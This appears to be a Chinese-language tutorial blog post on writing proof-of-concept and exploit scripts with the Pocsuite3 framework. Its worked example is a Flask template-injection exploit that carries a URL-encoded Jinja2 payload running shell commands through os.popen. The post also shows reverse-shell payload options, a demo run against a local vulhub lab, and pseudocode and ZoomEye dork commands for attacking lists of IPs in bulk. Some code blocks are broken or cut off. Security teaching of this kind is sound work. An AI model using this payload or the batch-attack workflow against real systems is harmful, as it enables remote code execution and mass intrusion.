

# POC&EXP的简单框架及编写

## Pocsuite框架

Pocsuite 是由知道创宇404实验室打造的一款开源的远程漏洞测试框架。它是知道创宇安全研究团队发展的基石，是团队发展至今一直维护的一个项目，保障了我们的 Web 安全研究能力的领先。你可以直接使用 Pocsuite 进行漏洞的验证与利用；你也可以基于 Pocsuite 进行 PoC/Exp 的开发，因为它也是一个 PoC 开发框架；同时，你还可以在你的漏洞测试工具里直接集成 Pocsuite，它也提供标准的调用类。

值得一提的是，Pocsuite3 还集成了 ZoomEye，Seebug，Ceye API，通过该功能，你可以通过 ZoomEye API 批量获取指定条件的测试目标（通过 ZoomEye 的 Dork 进行搜索），同时通过 Seebug API 读取指定组件或者类型的漏洞的 PoC 或者本地 PoC，进行自动化的批量测试。利用Ceye 验证盲打的 DNS 和 HTTP 请求

## 安装

安装也很简单，可以通过GitHub

```
git clone git@github.com:knownsec/pocsuite3.git
```


也可以通过下载源码并解压

```
wget https://github.com/knownsec/pocsuite3/archive/master.zip
unzip master.zip
```

或者直接使用

```
pip install pocsuite3
```

安装成功后



查看命令参数

```
pocsuite -h
```

```
@ubuntu:~$ pocsuite -h
Pocsuite {1.6.5-nongit-20201125}
http://pocsuite.org

usage: pocsuite [options]

optional arguments:
  -h, --help            show this help message and exit
  --version             Show program's version number and exit
  --update             Update Pocsuite
  -v {0,1,2,3,4,5,6}   Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the target(s)

  -u URL [URL ...], --url URL [URL ...]
                                Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -f URL_FILE, --file URL_FILE
                                Scan multiple targets given in a textual file
```

pocsuite有verify和attack两种模式，也就是POC/EXP

## 举个栗子

### Flask 服务器模板注入

POC/EXP脚本的编写步骤，官方原始模板地址：<https://www.seebug.org/contribute/vul>

```
from collections import OrderedDict
from urllib.parse import urljoin
import re
from pocsuite3.api import POCTemplate, Output, register_poc, logger, requests,
OptDict, VUL_TYPE
from pocsuite3.api import REVERSE_PAYLOAD, POC_CATEGORY

#漏洞和POC/EXP信息
class DemoPOC(POCTemplate):
    vulID = ''
    version = ''
    author = ['sc']
    vulDate = ''
    createDate = ''
    updateDate = ''
    references = ['']
    name = 'flask注入'
    appPowerLink = ''
    appName = ''
    appVersion = ''
    vulType = VUL_TYPE.CODE_EXECUTION
    desc = ''

    ...

    samples = ['127.0.0.1:80']
    category = POC_CATEGORY.EXPLOITS.REMOTE

    def _options(self):
```

```

o = OrderedDict()
payload = {
    "nc": REVERSE_PAYLOAD.NC,
    "bash": REVERSE_PAYLOAD.BASH,
}
o["command"] = OptDict(selected="bash", default=payload)
return o

```

#POC模式

```

def _verify(self):
    result = {}
    # 这里写验证代码.
    path = "?name="
    url = self.url + path
    #print(url)
    payload = "{{60*50}}"
    #print(payload)
    #第一次请求
    try:
        resq = requests.get(url + payload)
        #判断是否验证成功
        if resq and resq.status_code == 200 and "3000" in resq.text:
            result['VerifyInfo'] = {} # 创建自定义的字典信息
            result['VerifyInfo']['URL'] = url
            result['VerifyInfo']['Name'] = payload
    except Exception as e:
        return
    return self.parse_verify(result)

```

```

def trim(str):
    newstr = ''
    for ch in str:          #遍历每一个字符串
        if ch!=' ':
            newstr = newstr+ch
    return newstr

```

#EXP模式

```

def _attack(self):
    result = {}
    path = "?name="
    url = self.url + path
    #print(url)
    cmd = self.get_option("command")
    payload =
'%7B%25%20for%20c%20in%20%5B%5D.__class__.__base__.__subclasses__()'\'

'%20%25%7D%0A%7B%25%20if%20c.__name__%20%3D%3D%20%27catch_warnings%27%20%25%7D%0A%20%20%7B%25%20'\'


'for%20b%20in%20c.__init__.__globals__.values()%20%25%7D%0A%20%20%7B%25%20if%20b.__class__'\'

'%20%3D%3D%20%7B%7D.__class__%20%25%7D%0A%20%20%20%20%7B%25%20if%20%27eval%27%20in%20b.keys()'\'

```



```
git clone https://github.com/vulhub/vulhub
cd flask/ssti/
docker-compose build
docker-compose up -d
```



验证模式:

```
pocsuite -r flask.py -u http://127.0.0.1:8000/ --verify
```

```
@ubuntu:~/Desktop$ pocsuite -r flask.py -u http://127.0.0.1:8000/ --verify
{1.6.5-nongit-20201125}
PocSuite
http://pocsuite.org

[*] starting at 12:20:05

[12:20:05] [INFO] loading PoC script 'flask.py'
[12:20:06] [INFO] pocsuite got a total of 1 tasks
[12:20:06] [INFO] running poc:'flask注入' target 'http://127.0.0.1:8000/'
[12:20:06] [+] URL : http://127.0.0.1:8000/?name=
[12:20:06] [+] Name : {{60*50}}
[12:20:06] [INFO] Scan completed,ready to print

+-----+-----+-----+-----+-----+-----+
| target-url | poc-name | poc-id | component | version | status |
+-----+-----+-----+-----+-----+-----+
| http://127.0.0.1:8000/ | flask注入 |  |  |  | success |
+-----+-----+-----+-----+-----+-----+
success : 1 / 1
```

攻击模式:

```
pocsuite -r flask.py -u http://127.0.0.1:8000/ --attack --command 'whoami'
```

```
ubuntu:~/Desktop$ pocsuite -r flask.py -u http://127.0.0.1:8000/ --attack --command 'whoami'
{1.6.5-nongit-20201125}
http://pocsuite.org

[*] starting at 12:23:16

[12:23:16] [INFO] loading PoC script 'flask.py'
[12:23:16] [INFO] pocsuite got a total of 1 tasks
[12:23:16] [INFO] running poc:'flask注入' target 'http://127.0.0.1:8000/'
[12:23:16] [INFO] Parameter command => whoami
Hello
www-data

[12:23:16] [+] URL : http://127.0.0.1:8000/?name=
[12:23:16] [+] Name : %7B%25%20for%20c%20in%20%5B%5D.__class__.__base__.__subclasses__()%20%25%7D%0A%7B%25%20if%20c
.__name__%20%3D%3D%20%27catch_warnings%27%20%25%7D%0A%20%20%7B%25%20for%20b%20in%20c.__init__.__globals__.values()%
%20%25%7D%0A%20%20%7B%25%20if%20b.__class__%20%3D%3D%20%7B%7D.__class__%20%25%7D%0A%20%20%20%7B%25%20if%20%27eval
%27%20in%20b.keys()%20%25%7D%0A%20%20%20%20%20%20%20%7B%7B%20b%5B%27eval%27%5D(%27__import__("os").popen("whoami").rea
d()%27)%20%7D%7D%0A%20%20%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endif%20%25%7D%0A%20%20%7B%25%20endfor%20%2
5%7D%0A%7B%25%20endif%20%25%7D%0A%7B%25%20endfor%20%25%7D
[12:23:16] [INFO] Scan completed,ready to print

+-----+-----+-----+-----+-----+
| target-url | poc-name | poc-id | component | version | status |
+-----+-----+-----+-----+-----+
| http://127.0.0.1:8000/ | flask注入 | | | | success |
+-----+-----+-----+-----+-----+
success : 1 / 1
```

除了上边演示的之外，pocsuite还有其他的命令参数

```
pocsuite -r test/poc_example.py -f url.txt --verify #批量验证
pocsuite -r tests/ -u http://www.example.com --verify #加载所有POC，可以充当扫描器角色
pocsuite -r test/ -f url.txt --verify --threads 10 #使用多线程，默认线程数为1
pocsuite -u http://example.com -r example.py -v 2 --shell #使用shell交互模式，对目标进行远程控制
```

一些模块接口

```
--dork (默认为zoomeye搜索引擎)
--dork-zoomeye 搜过关键字
--dork-shodan 搜索关键字
--dork-censys 搜索关键字
--max-page 多少页
--search-type 搜索类型选择API,web or Host
--vul-keyword seebug关键词搜索
--ssv-id seebug漏洞编号
--lhost shell模式反弹主机
--lport shell模式反弹端口
--comparison 比较两个搜索引擎


# eg:从ZoomEye中调用host批量验证某个POC:
pocsuite -r POC.py --dork 'weblogic' --max-page 5 --thread 20 --verify
```

Optimization 其他选项

```
--plugins 加载插件
--pocs-path      poc地址
--threads        开启线程
--batch          自动默认选项
--requires       检测需要安装的模块
--quiet          没有logger
--ppt            隐藏敏感信息
```

## console模式

poc-console 进入console模式，类似于熟悉的msf



```
@ubuntu:~/Desktop$ poc-console

PocSuite3 {1.6.5-nongit-20201125}
http://pocsuite.org

[12:38:00] [INFO] Load Pocs :13
Pocsuite3 >
```

```
Global commands:
  help  帮助
  use <module>  使用模块
  search <search term>  搜索模块
  list|show all  显示所有模块
  exit  退出

Module commands:
  run  使用设置的参数运行选中的脚本
  back  返回上一步
  set  参数名 参数值(当前模块)
  setg 参数名 参数值(所有模块)
  show info|options|all  打印information,options
  check 使用--verify模式
  attack 使用--attack模式
  exploit 使用--shell模式
```

## 其他框架

Tangscan (唐朝扫描器)是wooyun社区的官方框架，使用Python编写POC

Bugscan是四叶草的官方框架，使用Python编写POC。

**重点介绍介绍POCsuite的原因在于功能真的很强大，输出也很漂亮丰富，而且不仅仅只是写EXP的框架，多功能的模块甚至可以当成扫描器（甚至全网扫描）来用**

## EXP/POC框架的思路

针对单个IP

利用函数分析

```
def execute_command(ip, cmd):
    payload = 'xxxxx'
    try:
        将payload加入到http header中去请求
        读取执行过poc的网站页面
    except:
        捕获异常
```

## 主体分析

```
if __name__ == '__main__':
    import sys
    if 用户输入的长度 不等于 3:
        打印出输出的格式规范
    else:
        url = 输入的第2个参数值
        cmd = 输入的第3个参数值
        输出用户的命令值
        传递值给exploit函数值并执行
```

## 批量验证/攻击

在上述的模块中，加上读取目标汇总文件（如txt文件，csv表格等）和执行命令（cmd）的的函数  
例如：

```
def validation_file(command,filename):

    with open(filename,'r') as f: #读取ip列表
        b = f.read()
        ips = re.findall(b)
        print(ips)
        for ip in ip1:
            try:
                print('Trying to verify the vulnerability IP:'+ip) 打印当前IP
                exe = execute_command(command,ip) #执行命令的函数，传入参数
                if exe == 200: #在命令执行函数里判断成功，返回200
                    print('Successful execution of command '+ ip)
                    save_valid_IP('success.txt',ip) #引用自定义的保存成功IP的函数
            except Exception as e:
                print(e)
                pass

if __name__== '__main__':

    validation_file('id','/home/sc/Desktop/1.txt') #传入参数
```

其实EXP的本质就是一个网络爬虫，向目标发送恶意请求，根据漏洞原理判断是否执行攻击成功，基本的python库就那几个，更多的是自己总结框架，熟悉自己的框架。不断完善自己的框架，可能没有pocsuit那么完美，但是编写EXP可能更顺手。



